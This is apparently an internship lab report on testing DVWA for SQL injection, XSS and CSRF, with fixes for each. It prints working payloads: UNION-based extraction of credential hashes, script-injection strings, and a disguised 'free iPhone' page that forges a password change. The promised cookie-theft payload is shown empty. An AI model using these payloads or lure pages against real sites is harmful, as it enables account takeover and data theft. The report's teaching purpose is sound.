

SECURITY TESTING REPORT

Web Application Vulnerability Assessment

INTERNSHIP TASK:TASK 3

ASSESSOR:NIKITHA

ID:APSPL2631294

DATE:5/5/2026

Report Type	Web Application Security Assessment
Target Application	DVWA (Damn Vulnerable Web Application)
Testing Environment	Kali Linux — Controlled Lab
Vulnerabilities Covered	SQL Injection, XSS, CSRF
OWASP Reference	OWASP Top 10 — 2021
Classification	CONFIDENTIAL — Educational Use Only

1. Executive Summary

This report documents the identification, exploitation, and mitigation of three critical web application vulnerabilities as part of Task 3 of the 60-Day Web Application Security program. All testing was conducted in a controlled lab environment using DVWA (Damn Vulnerable Web Application) installed on Kali Linux.

The three vulnerabilities tested — SQL Injection, Cross-Site Scripting (XSS), and Cross-Site Request Forgery (CSRF) — are consistently ranked among the most critical and prevalent web application security flaws by the Open Web Application Security Project (OWASP). Successful exploitation of these vulnerabilities in a real-world application could lead to complete database compromise, session hijacking, account takeover, and unauthorised actions performed on behalf of legitimate users.

Vulnerability	OWASP Category	Severity	Status
SQL Injection	A03:2021 — Injection	CRITICAL	Exploited & Mitigated
XSS (Stored + Reflected)	A03:2021 — Injection	HIGH	Exploited & Mitigated
CSRF	A01:2021 — Broken Access Control	HIGH	Exploited & Mitigated

2. SQL Injection (SQLi)

2.1 Vulnerability Description

Field	Details
Vulnerability	SQL Injection
CWE Reference	CWE-89: Improper Neutralisation of Special Elements
OWASP Category	A03:2021 — Injection
Severity	CRITICAL
CVSS Score	9.8 (Critical)
Affected Page	http://localhost/DVWA/vulnerabilities/sqli/
Parameter	id (GET parameter)

SQL Injection is a code injection technique that exploits insufficient input validation in web applications that use SQL databases. When user-supplied data is directly inserted into a SQL query without sanitisation, an attacker can manipulate the query structure to extract, modify, or delete data — or even gain control of the underlying database server.

2.2 Root Cause Analysis

The DVWA SQL Injection page (Low security level) constructs its database query by directly concatenating user input:

```
$query = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";
```

Because the \$id variable is taken directly from the URL parameter with no sanitisation or validation, an attacker can inject arbitrary SQL syntax. For example, entering a single quote (') causes the database to receive a malformed query, resulting in an error that confirms the injection point.


2.3 Proof of Concept — Test 1: Confirming the Vulnerability

The first step in SQL injection testing is confirming that the input is not sanitised. By entering a single quote, we deliberately break the SQL syntax to trigger a database error.

PAYLOAD	' (single apostrophe)
----------------	-----------------------

EXPECTED RESULT	You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near "" at line 1
------------------------	--

This error message confirms that: (1) user input is directly embedded into the SQL query, (2) the application is not sanitising input, and (3) the database engine and version are revealed in the error message itself — useful information for an attacker.



2.4 Proof of Concept — Test 2: Always-True Condition (OR Attack)


By injecting an always-true condition, we can bypass the user ID filter and force the database to return all records in the users table.

PAYLOAD `1' OR '1'='1'`

The injected query becomes:

```
SELECT first_name, last_name FROM users WHERE user_id = '1' OR '1'='1';
```

Since `'1'='1'` is always true, the WHERE clause evaluates to TRUE for every row, causing the database to return all user records regardless of their actual ID.



2.5 Proof of Concept — Test 3: UNION Attack (Extracting Credentials)

A UNION-based injection appends a second SELECT statement to retrieve data from other tables. We use this to extract usernames and password hashes directly from the users table.

Step 1 — Determine number of columns using ORDER BY:

```
1' ORDER BY 1-- -
1' ORDER BY 2-- -
1' ORDER BY 3-- - <-- This causes an error, confirming 2 columns
```

Step 2 — Extract usernames and password hashes:

PAYLOAD 1' UNION SELECT user, password FROM users-- -


The injected query becomes:

```
SELECT first_name, last_name FROM users WHERE user_id = '1'
UNION SELECT user, password FROM users-- -;
```

Result: All usernames and their MD5-hashed passwords are returned and displayed on the page. For example: admin — 5f4dcc3b5aa765d61d8327deb882cf99 (MD5 hash of 'password').

IMPACT

Attacker obtains all usernames and password hashes. MD5 hashes can be cracked offline using tools like hashcat or identified instantly using online MD5 reverse-lookup databases, leading to full account compromise.



2.6 Mitigation: Prepared Statements

The fix is to use Prepared Statements (also called Parameterised Queries). This separates the SQL query structure from the user-supplied data, making injection impossible.

Vulnerable Code (Do NOT use):

```
// User input is directly embedded into the query string
$id = $_GET['id'];
$query = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
$result = mysqli_query($conn, $query);
```

Secure Code (Prepared Statements):

```
// Query structure is fixed – user input is passed separately as a parameter
$id = $_GET['id'];
$stmt = $pdo->prepare('SELECT first_name, last_name FROM users WHERE user_id = ?');
$stmt->execute([$id]);
$result = $stmt->fetchAll();
```

With prepared statements, the database compiles the query structure first. User input is then passed as a parameter and is treated as pure data — it can never alter the query logic regardless of what the user types.

Demonstration: Setting DVWA Security Level to Medium enables escape filtering, causing the attack payloads to fail. Screenshot 4 below shows the same UNION payload returning no results on Medium level.

3. Cross-Site Scripting (XSS)

3.1 Vulnerability Description

Field	Details
Vulnerability	Cross-Site Scripting (XSS)
CWE Reference	CWE-79: Improper Neutralisation of Input During Web Page Generation
OWASP Category	A03:2021 — Injection
Severity	HIGH
Types Tested	Stored XSS and Reflected XSS
Affected Pages	http://localhost/DVWA/vulnerabilities/xss_s/ (Stored)
	http://localhost/DVWA/vulnerabilities/xss_r/ (Reflected)

Cross-Site Scripting (XSS) occurs when an application includes untrusted user-supplied data in a web page without proper validation or encoding. An attacker can inject malicious client-side scripts (typically JavaScript) that execute in the victim's browser, potentially stealing session cookies, redirecting users, or performing actions on the victim's behalf.

3.2 Stored XSS

What is Stored XSS?

In a Stored XSS attack, the malicious script is permanently saved in the application's database. Every user who visits the affected page will have the script execute in their browser automatically — making it significantly more dangerous than Reflected XSS.



Proof of Concept

Navigate to: http://localhost/DVWA/vulnerabilities/xss_s/ (Security: Low)

In the Message field, enter the following payload:

PAYLOAD	<code><script>alert('Stored XSS!')</script></code>
----------------	--

The script is saved to the database. An alert box fires immediately on submission, and again on every subsequent page load — proving the script persists and affects all visitors.



A real-world attacker would use a more harmful payload to steal session cookies:

```
<script>document.write('')</script>
```


IMPACT

Every user who visits the guestbook page has their session cookie silently sent to the attacker's server. The attacker can use this cookie to impersonate the victim without needing their password.

3.3 Reflected XSS

What is Reflected XSS?

In a Reflected XSS attack, the malicious script is embedded in a URL. When a victim clicks the crafted link, the script is reflected off the server and executed in their browser. The script is not stored — it only executes once when the link is visited.

Proof of Concept

Navigate to: http://localhost/DVWA/vulnerabilities/xss_r/ (Security: Low)

In the Name field, enter:

PAYLOAD `<script>alert('Reflected XSS!')</script>`

The crafted URL that an attacker would send to a victim looks like:

```
http://localhost/DVWA/vulnerabilities/xss_r/?name=<script>alert(document.cookie)</script>
```

IMPACT

Attacker sends the crafted URL to a victim via email or social media. When the victim clicks it while logged into the application, their session cookies are sent to the attacker, leading to session hijacking.

3.4 Mitigation

Fix 1 — Output Encoding with htmlspecialchars()

All user-supplied data must be encoded before being output to HTML. This converts special characters into their HTML entity equivalents so the browser renders them as text, not code.

Vulnerable Code:

```
// User input printed directly into HTML - script tags execute
echo 'Hello ' . $_GET['name'];
```

Secure Code:

```
// htmlspecialchars converts < to &lt;; > to &gt;; etc.
echo 'Hello ' . htmlspecialchars($_GET['name'], ENT_QUOTES, 'UTF-8');
```

Fix 2 — Content Security Policy (CSP) Header

A Content Security Policy header instructs the browser to only execute scripts from trusted sources, blocking inline scripts and external script injections entirely.

```
Content-Security-Policy: default-src 'self'; script-src 'self'
```

Demonstration: Setting DVWA Security to Medium applies htmlspecialchars() encoding, causing the script tags to be displayed as plain text rather than executing.

4. Cross-Site Request Forgery (CSRF)

4.1 Vulnerability Description

Field	Details
Vulnerability	Cross-Site Request Forgery (CSRF)
CWE Reference	CWE-352: Cross-Site Request Forgery
OWASP Category	A01:2021 — Broken Access Control
Severity	HIGH
Affected Page	http://localhost/DVWA/vulnerabilities/csrf/
Attack Type	Forced browsing / state-changing request forgery
Impact	Unauthorised password change without user's knowledge

Cross-Site Request Forgery (CSRF) tricks an authenticated user's browser into sending an unintended HTTP request to a web application. The application cannot distinguish between a legitimate request made by the user and a forged request initiated by an attacker's page, because both carry the same session cookie — which the browser attaches automatically to all requests.

4.2 Attack Mechanism

The CSRF attack works through the following sequence:

1. The victim logs into DVWA and has an active session cookie stored in their browser.
2. The attacker creates a malicious HTML page containing a hidden form that submits to DVWA's password change endpoint.
3. The attacker tricks the victim into visiting the malicious page (e.g. via a phishing email, social media link).
4. When the victim's browser loads the attacker's page, it automatically submits the form to DVWA, carrying the victim's session cookie.
5. DVWA receives the request with a valid session and processes the password change — without the victim ever knowing.

4.3 Proof of Concept — CSRF Attack File

The following malicious HTML file was created to demonstrate the attack. When a logged-in DVWA user opens this file, their password is automatically changed to 'hacked123' without any interaction:


```
<!DOCTYPE html>
<html>
<head><title>Win a Free iPhone!</title></head>
<body>
  <h1>Congratulations! You won a prize!</h1>
```

```

<!-- Hidden form - victim never sees this -->
<form id='csrf' style='display:none;'
  action='http://localhost/DVWA/vulnerabilities/csrf/' method='GET'>
  <input type='hidden' name='password_new' value='hacked123'>
  <input type='hidden' name='password_conf' value='hacked123'>
  <input type='hidden' name='Change' value='Change'>
</form>
<script>
  window.onload = function() { document.getElementById('csrf').submit(); }
</script>
</body></html>

```

The victim sees only a prize page. In the background, the hidden form is silently submitted to DVWA, and the password is changed.



IMPACT

The victim's account password has been changed without their knowledge. The attacker now controls the account. In a real application this could also be used to change email addresses, transfer funds, or perform any action the victim is authorised to do.

4.4 Mitigation: Anti-CSRF Tokens

The defence against CSRF is to include a secret, unpredictable token in every state-changing request. The server validates this token before processing the request. Since the attacker cannot know the token value (it is different for every session and every page load), they cannot forge a valid request.

How DVWA Medium Level Blocks It:

Setting DVWA Security to Medium adds a user_token parameter to the password change form. This token is a random value generated server-side and embedded in the HTML form. The server checks that the submitted token matches the expected value.

Because the attacker's CSRF file does not know the token value, the request is rejected.

Secure Code Implementation:

```
// On page load - generate a unique token and store in session
$token = bin2hex(random_bytes(32));
$_SESSION['csrf_token'] = $token;
```

```
// In HTML form - embed token as hidden field
<input type='hidden' name='csrf_token' value='<?= htmlspecialchars($token) ?>'>
```

```
// On form submission - validate the token
if (!isset($_POST['csrf_token']) ||
    $_POST['csrf_token'] !== $_SESSION['csrf_token']) {
    die('CSRF token invalid - request rejected.');
```

5. Summary and Recommendations

5.1 Findings Summary

Vulnerability	Severity	Root Cause	Recommended Fix
SQL Injection	CRITICAL	Unsanitised input in SQL queries	Prepared Statements / Parameterised Queries
Stored XSS	HIGH	No output encoding on stored data	htmlspecialchars() + Content-Security-Policy
Reflected XSS	HIGH	Unencoded user input reflected in response	htmlspecialchars() + Input validation + CSP
CSRF	HIGH	No CSRF token validation on state changes	Synchroniser Token Pattern (Anti-CSRF tokens)

5.2 Key Takeaways

- Never trust user input — all data received from users must be treated as untrusted and validated or encoded before use.
- Use parameterised queries — direct string concatenation in SQL queries is the primary cause of SQL injection and must always be avoided.
- Encode all output — data stored in a database and later displayed in HTML must be HTML-encoded to prevent XSS.
- Implement CSRF tokens — all state-changing operations (password change, account settings, transactions) must require a validated anti-CSRF token.
- Apply the principle of least privilege — database accounts used by web applications should only have the minimum permissions needed.
- Enable security headers — HTTP security headers such as Content-Security-Policy, X-Frame-Options, and X-Content-Type-Options provide additional layers of defence.

DISCLAIMER

All testing documented in this report was conducted exclusively in a controlled, isolated lab environment using DVWA on a local Kali Linux machine. No real systems, networks, or data were targeted. This report is produced for educational purposes as part of a structured training programme.